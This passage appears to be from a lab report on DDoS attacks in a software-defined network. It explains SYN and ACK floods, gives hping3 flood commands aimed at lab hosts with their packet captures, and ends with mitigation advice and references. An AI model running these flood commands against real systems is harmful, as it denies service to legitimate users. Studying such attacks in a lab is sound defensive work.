50	23.01755500(10.0.0.2	10.0.2.15	TCP	60 80-1760 [RST] Seq=1 Win=0 Len=0
51	24.01795600(10.0.2.15	10.0.0.2	TCP	174 [TCP segment of a reassembled PDU]

► Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not-ECT (Not ECN-Capable Transport))
Total Length: 160
Identification: 0xf512 (62738)
► Flags: 0x00
Fragment offset: 0
Time to live: 64
Protocol: TCP (6)
► Header checksum: 0x3029 [validation disabled]
Source: 39.226.35.57 (39.226.35.57)
Destination: 10.0.0.2 (10.0.0.2)
- Transmission Control Protocol, Src Port: 2518 (2518), Dst Port: 80 (80), Seq: 1, Ack: 1, Len: 120

0020 00 02 09 d6 00 50 5e 8a 55 38 02 a2 72 50 50 30 ..Pn. U8..rPP0
0030 02 00 60 90 00 00 58 58 58 58 58 58 58 58 58 58 ...XX XXXXXXXX
0040 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 XXXXXXXX XXXXXXXX
0050 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 XXXXXXXX XXXXXXXX

13 6.005666000 238.85.35.240 10.0.0.2 TCP 174 [TCP segment of a reassembled PDU]
14 7.006654000 231.136.99.109 10.0.0.2 TCP 174 [TCP segment of a reassembled PDU]
15 8.007816000 247.126.106.167 10.0.0.2 TCP 174 [TCP segment of a reassembled PDU]
16 9.008284000 224.114.247.35 10.0.0.2 TCP 174 [TCP segment of a reassembled PDU]
17 10.008820000 245.79.79.230 10.0.0.2 TCP 174 [TCP segment of a reassembled PDU]
18 11.006513000 CadmusCo_c0:d6:60 RealtekU_12:35:02 ARP 42 Who has 10.0.2.2? Tell 10.0.2.15
19 11.006612000 RealtekU_12:35:02 CadmusCo_c0:d6:60 ARP 60 10.0.2.2 is at 52:54:00:12:35:02
20 11.009330000 243.94.147.35 10.0.0.2 TCP 174 [TCP segment of a reassembled PDU]
21 12.009612000 07.74.131.7 10.0.0.2 TCP 174 [TCP segment of a reassembled PDU]

9) SYN Flooding Attack:

A SYN flooding attack exploits the weakness in the TCP connection sequence of the “three-way handshake”. A SYN request is used to initiate a TCP connection with a host and host must answer it by a SYN-ACK response, and then it is confirmed by an ACK response from the sender.

In this scenario, the sender sends multiple SYN requests. But it does not respond to the host’s SYN-ACK response, or sends the SYN requests from a spoofed IP address. Thus, the host system continues to wait for acknowledgement for each of the requests and it binds the resources until no new connections is made, and ultimately results into [denial of service](#).

```
ubuntu@sdnhubvm:~[18:39]$ sudo hping3 10.0.0.2 --flood --syn
HPING 10.0.0.2 (eth0 10.0.0.2): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.0.0.2 hping statistic ---
811843 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

86951	27.77571000	10.0.2.15	10.0.0.2	TCP	54 [TCP Port numbers reused]	36651-0 [SYN]	Seq=0 Win=512 Len=0
86952	27.775741000	10.0.2.15	10.0.0.2	TCP	54 [TCP Port numbers reused]	36652-0 [SYN]	Seq=0 Win=512 Len=0
86953	27.775781000	10.0.2.15	10.0.0.2	TCP	54 [TCP Port numbers reused]	36653-0 [SYN]	Seq=0 Win=512 Len=0
86954	27.775813000	10.0.2.15	10.0.0.2	TCP	54 [TCP Port numbers reused]	36654-0 [SYN]	Seq=0 Win=512 Len=0
86955	27.775887000	10.0.2.15	10.0.0.2	TCP	54 [TCP Port numbers reused]	36655-0 [SYN]	Seq=0 Win=512 Len=0
86956	27.775916000	10.0.2.15	10.0.0.2	TCP	54 [TCP Port numbers reused]	36656-0 [SYN]	Seq=0 Win=512 Len=0
86957	27.775956000	10.0.2.15	10.0.0.2	TCP	54 [TCP Port numbers reused]	36657-0 [SYN]	Seq=0 Win=512 Len=0
86958	27.775987000	10.0.2.15	10.0.0.2	TCP	54 [TCP Port numbers reused]	36658-0 [SYN]	Seq=0 Win=512 Len=0
86959	27.776014000	10.0.2.15	10.0.0.2	TCP	54 [TCP Port numbers reused]	36659-0 [SYN]	Seq=0 Win=512 Len=0
86960	27.776053000	10.0.2.15	10.0.0.2	TCP	54 [TCP Port numbers reused]	36660-0 [SYN]	Seq=0 Win=512 Len=0
86961	27.776086000	10.0.2.15	10.0.0.2	TCP	54 [TCP Port numbers reused]	36661-0 [SYN]	Seq=0 Win=512 Len=0
86962	27.776241000	10.0.2.15	10.0.0.2	TCP	54 [TCP Port numbers reused]	36662-0 [SYN]	Seq=0 Win=512 Len=0
86963	27.776610000	10.0.2.15	10.0.0.2	TCP	54 [TCP Port numbers reused]	36663-0 [SYN]	Seq=0 Win=512 Len=0
86964	27.777003000	10.0.2.15	10.0.0.2	TCP	54 [TCP Port numbers reused]	36664-0 [SYN]	Seq=0 Win=512 Len=0
86965	27.777483000	10.0.2.15	10.0.0.2	TCP	54 [TCP Port numbers reused]	36665-0 [SYN]	Seq=0 Win=512 Len=0
86966	27.777995000	10.0.2.15	10.0.0.2	TCP	54 [TCP Port numbers reused]	36666-0 [SYN]	Seq=0 Win=512 Len=0
86967	27.778489000	10.0.2.15	10.0.0.2	TCP	54 [TCP Port numbers reused]	36667-0 [SYN]	Seq=0 Win=512 Len=0
86968	27.778938000	10.0.2.15	10.0.0.2	TCP	54 [TCP Port numbers reused]	36668-0 [SYN]	Seq=0 Win=512 Len=0
86969	27.779360000	10.0.2.15	10.0.0.2	TCP	54 [TCP Port numbers reused]	36669-0 [SYN]	Seq=0 Win=512 Len=0
86970	27.779982000	10.0.2.15	10.0.0.2	TCP	54 [TCP Port numbers reused]	36670-0 [SYN]	Seq=0 Win=512 Len=0
86971	27.780512000	10.0.2.15	10.0.0.2	TCP	54 [TCP Port numbers reused]	36671-0 [SYN]	Seq=0 Win=512 Len=0

130	0.057628000	10.0.2.15	10.0.0.2	TCP	54 29189-0 [SYN]	Seq=0 Win=512 Len=0
131	0.057652000	10.0.2.15	10.0.0.2	TCP	54 29190-0 [SYN]	Seq=0 Win=512 Len=0
132	0.057679000	10.0.2.15	10.0.0.2	TCP	54 29191-0 [SYN]	Seq=0 Win=512 Len=0
133	0.057704000	10.0.2.15	10.0.0.2	TCP	54 29192-0 [SYN]	Seq=0 Win=512 Len=0
134	0.057731000	10.0.2.15	10.0.0.2	TCP	54 29193-0 [SYN]	Seq=0 Win=512 Len=0
135	0.057799000	10.0.2.15	10.0.0.2	TCP	54 29194-0 [SYN]	Seq=0 Win=512 Len=0
136	0.057826000	10.0.2.15	10.0.0.2	TCP	54 29195-0 [SYN]	Seq=0 Win=512 Len=0
137	0.057854000	10.0.2.15	10.0.0.2	TCP	54 29196-0 [SYN]	Seq=0 Win=512 Len=0
138	0.057879000	10.0.2.15	10.0.0.2	TCP	54 29197-0 [SYN]	Seq=0 Win=512 Len=0
139	0.057905000	10.0.2.15	10.0.0.2	TCP	54 29198-0 [SYN]	Seq=0 Win=512 Len=0
140	0.057931000	10.0.2.15	10.0.0.2	TCP	54 29199-0 [SYN]	Seq=0 Win=512 Len=0
141	0.057956000	10.0.2.15	10.0.0.2	TCP	54 29200-0 [SYN]	Seq=0 Win=512 Len=0
142	0.057982000	10.0.2.15	10.0.0.2	TCP	54 29201-0 [SYN]	Seq=0 Win=512 Len=0
143	0.058007000	10.0.2.15	10.0.0.2	TCP	54 29202-0 [SYN]	Seq=0 Win=512 Len=0
144	0.058032000	10.0.2.15	10.0.0.2	TCP	54 29203-0 [SYN]	Seq=0 Win=512 Len=0
145	0.0580581000	10.0.2.15	10.0.0.2	TCP	54 29204-0 [SYN]	Seq=0 Win=512 Len=0
146	0.059748000	10.0.2.15	10.0.0.2	TCP	54 29205-0 [SYN]	Seq=0 Win=512 Len=0
147	0.060838000	10.0.2.15	10.0.0.2	TCP	54 29206-0 [SYN]	Seq=0 Win=512 Len=0
148	0.061857000	10.0.2.15	10.0.0.2	TCP	54 29207-0 [SYN]	Seq=0 Win=512 Len=0
149	0.062896000	10.0.2.15	10.0.0.2	TCP	54 29208-0 [SYN]	Seq=0 Win=512 Len=0
150	0.063902000	10.0.2.15	10.0.0.2	TCP	54 29209-0 [SYN]	Seq=0 Win=512 Len=0

10) ACK Flooding Attack:

In an ACK flood attack, an attacker tries to overload a server by sending only [TCP](#) ACK packets. Just like any other [DoS attacks](#), the goal of it is to deny service to other legitimate users by crashing the target host. The targeted server drains by using all its computing power to process each received ACK packet. I am using host 4 to flood it with acknowledgment packets.

```
ubuntu@sdnhubvm:~[07:09]$ sudo hping3 10.0.0.4 --flood --ack
HPING 10.0.0.4 (eth0 10.0.0.4): A set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.0.0.4 hping statistic ---
479115 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Capturing from				516 0.014946000 10.0.2.15 10.0.0.4 TCP 54 1416->0 [ACK] Seq=1 Ack=1 Win=512 Len=0	
File Edit View Go Capture Analyze Statistics Telephony				▶ Frame 516: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0	
				▶ Ethernet II, Src: CadmusCo_c0:d6:60 (08:00:27:c0:d6:60), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)	
				▶ Destination: RealtekU_12:35:02 (52:54:00:12:35:02)	
				▶ Source: CadmusCo_c0:d6:60 (08:00:27:c0:d6:60)	
No.	Time	Source	Destination		
506	0.014720000	10.0.2.15	10.0.0.4	0000 52 54 00 12 35 02 08 00 27 c0 d6 60 08 00 45 00 RT..5... '..'.E.	
507	0.014764000	10.0.2.15	10.0.0.4	0010 00 28 26 e6 00 00 40 06 3d d8 0a 00 02 0f 0a 00 .(&...@. =.....	
508	0.014767000	10.0.0.4	10.0.2.15	0020 00 04 05 88 00 00 37 3b 5a 41 39 2c 37 7b 50 107; ZA9,7{P.	
509	0.014807000	10.0.2.15	10.0.0.4	0030 02 00 90 16 00 00	
510	0.014848000	10.0.2.15	10.0.0.4		
511	0.014851000	10.0.0.4	10.0.2.15	TCP	54 1414->0 [ACK] Seq=1 Ack=1 Win=512 Len=0
512	0.014858000	10.0.0.4	10.0.2.15	TCP	60 0-1411 [RST] Seq=1 Win=0 Len=0
513	0.014860000	10.0.0.4	10.0.2.15	TCP	60 0-1412 [RST] Seq=1 Win=0 Len=0
514	0.014909000	10.0.2.15	10.0.0.4	TCP	54 1415->0 [ACK] Seq=1 Ack=1 Win=512 Len=0
515	0.014913000	10.0.0.4	10.0.2.15	TCP	60 0-1414 [RST] Seq=1 Win=0 Len=0
516	0.014946000	10.0.2.15	10.0.0.4	TCP	54 1416->0 [ACK] Seq=1 Ack=1 Win=512 Len=0
517	0.014986000	10.0.2.15	10.0.0.4	TCP	54 1417->0 [ACK] Seq=1 Ack=1 Win=512 Len=0
518	0.015029000	10.0.0.4	10.0.2.15	TCP	60 0-1415 [RST] Seq=1 Win=0 Len=0
519	0.015031000	10.0.2.15	10.0.0.4	TCP	54 1418->0 [ACK] Seq=1 Ack=1 Win=512 Len=0
520	0.015045000	10.0.0.4	10.0.2.15	TCP	60 0-1416 [RST] Seq=1 Win=0 Len=0
521	0.015050000	10.0.0.4	10.0.2.15	TCP	60 0-1417 [RST] Seq=1 Win=0 Len=0
522	0.015097000	10.0.2.15	10.0.0.4	TCP	54 1419->0 [ACK] Seq=1 Ack=1 Win=512 Len=0
523	0.015125000	10.0.0.4	10.0.2.15	TCP	60 0-1418 [RST] Seq=1 Win=0 Len=0
524	0.015156000	10.0.2.15	10.0.0.4	TCP	54 1420->0 [ACK] Seq=1 Ack=1 Win=512 Len=0
525	0.015180000	10.0.0.4	10.0.2.15	TCP	60 0-1419 [RST] Seq=1 Win=0 Len=0

419	0.011223000	10.0.2.15	10.0.0.4	TCP	54 1374->0 [ACK] Seq=1 Ack=1 Win=512 Len=0
420	0.011259000	10.0.2.15	10.0.0.4	TCP	54 1375->0 [ACK] Seq=1 Ack=1 Win=512 Len=0
421	0.011294000	10.0.2.15	10.0.0.4	TCP	54 1376->0 [ACK] Seq=1 Ack=1 Win=512 Len=0
422	0.011331000	10.0.2.15	10.0.0.4	TCP	54 1377->0 [ACK] Seq=1 Ack=1 Win=512 Len=0
423	0.011369000	10.0.2.15	10.0.0.4	TCP	54 1378->0 [ACK] Seq=1 Ack=1 Win=512 Len=0
424	0.011406000	10.0.2.15	10.0.0.4	TCP	54 1379->0 [ACK] Seq=1 Ack=1 Win=512 Len=0
425	0.011444000	10.0.2.15	10.0.0.4	TCP	54 1380->0 [ACK] Seq=1 Ack=1 Win=512 Len=0
426	0.011483000	10.0.2.15	10.0.0.4	TCP	54 1381->0 [ACK] Seq=1 Ack=1 Win=512 Len=0
427	0.011574000	10.0.2.15	10.0.0.4	TCP	54 1382->0 [ACK] Seq=1 Ack=1 Win=512 Len=0
428	0.011616000	10.0.2.15	10.0.0.4	TCP	54 1383->0 [ACK] Seq=1 Ack=1 Win=512 Len=0
429	0.011654000	10.0.2.15	10.0.0.4	TCP	54 1384->0 [ACK] Seq=1 Ack=1 Win=512 Len=0
430	0.011693000	10.0.2.15	10.0.0.4	TCP	54 1385->0 [ACK] Seq=1 Ack=1 Win=512 Len=0
431	0.011731000	10.0.2.15	10.0.0.4	TCP	54 1386->0 [ACK] Seq=1 Ack=1 Win=512 Len=0
432	0.011782000	10.0.2.15	10.0.0.4	TCP	54 1387->0 [ACK] Seq=1 Ack=1 Win=512 Len=0
433	0.011822000	10.0.2.15	10.0.0.4	TCP	54 1388->0 [ACK] Seq=1 Ack=1 Win=512 Len=0
434	0.011862000	10.0.2.15	10.0.0.4	TCP	54 1389->0 [ACK] Seq=1 Ack=1 Win=512 Len=0
435	0.011900000	10.0.2.15	10.0.0.4	TCP	54 1390->0 [ACK] Seq=1 Ack=1 Win=512 Len=0
436	0.011941000	10.0.2.15	10.0.0.4	TCP	54 1391->0 [ACK] Seq=1 Ack=1 Win=512 Len=0
437	0.011985000	10.0.2.15	10.0.0.4	TCP	54 1392->0 [ACK] Seq=1 Ack=1 Win=512 Len=0
438	0.012026000	10.0.2.15	10.0.0.4	TCP	54 1393->0 [ACK] Seq=1 Ack=1 Win=512 Len=0

Suggested Controls:

- Enterprise should focus on monitoring visitor behavior, blocking known bad bots, and challenging suspicious or unrecognized entities with JS test, Cookie challenge, and even CAPTCHAs to mitigate Application Layer attacks.
- Protocol attacks can be mitigated by blocking harmful traffic before it reaches the company's website. Thus, leveraging visitor identification technology that can easily demonstrate the difference between legitimate website visitors and malicious clients.
- The volume-based attacks can be absorbed by the companies with a global network of scrubbing centers that scale to hazardous DDoS attacks. In these cases, enterprises should apply its protection solutions outside of their network.
- In addition, enterprises should focus on maintaining an extensive DDoS threat knowledge base, including the new and emerging attack methods. This constantly-updated information can be aggregated over the company's network, thus identifying new threats as they emerge by detecting malicious user activity and applying real time remedies over all websites.
- The ISPs should also focus on rejecting the internal traffic with spoofed IP address to reduce the UDP-bases amplification attacks. Implementation of Ingress filtering can help them realize the vulnerability. Moreover, overprovisioning along with traffic filtering will surely help to defend this volumetric attack.
- The enterprises should focus on developing a proxy position that will ensure the traffic is legitimate outside the client's network and the target remains secure. Finally, scaling to distribute the traffic of attack and configuring the firewall can be a trivial solution against amplification attacks.

References:

- [1] Andry Putra Fajar and Tito Waluyo Purboyo, A Survey Paper of Distributed Denial-of-Service Attack in Software Defined Networking (SDN), International Journal of Applied Engineering Research ISSN 0973-4562 Volume 13, Number 1 (2018) pp. 476-482 https://www.ripublication.com/ijaer18/ijaerv13n1_64.pdf
- [2] B. Mladenov, "Studying the DDoS Attack Effect over SDN Controller Southbound Channel," 2019 X National Conference with International Participation, Sofia, Bulgaria, (2019), pp.1-4 <https://ieeexplore.ieee.org/document/8825601>
- [3] "DDoS attacks" <https://www.imperva.com/learn/ddos/ddos-attacks/>
- [4] S. Dong, K. Abbas and R. Jain, "A Survey on Distributed Denial of Service (DDoS) Attacks in SDN and Cloud Computing Environments," in *IEEE Access*, vol. 7, (2019), pp. 80813-80828 <https://ieeexplore.ieee.org/document/8735686>
- [5] "Denial of Service" <https://learning.oreilly.com/library/view/ceh-v9/9781119252245/c11.xhtml>
- [6] "GIAC paper" <https://www.giac.org/paper/gsec/1929/kevin-mitnick-hacking/100826>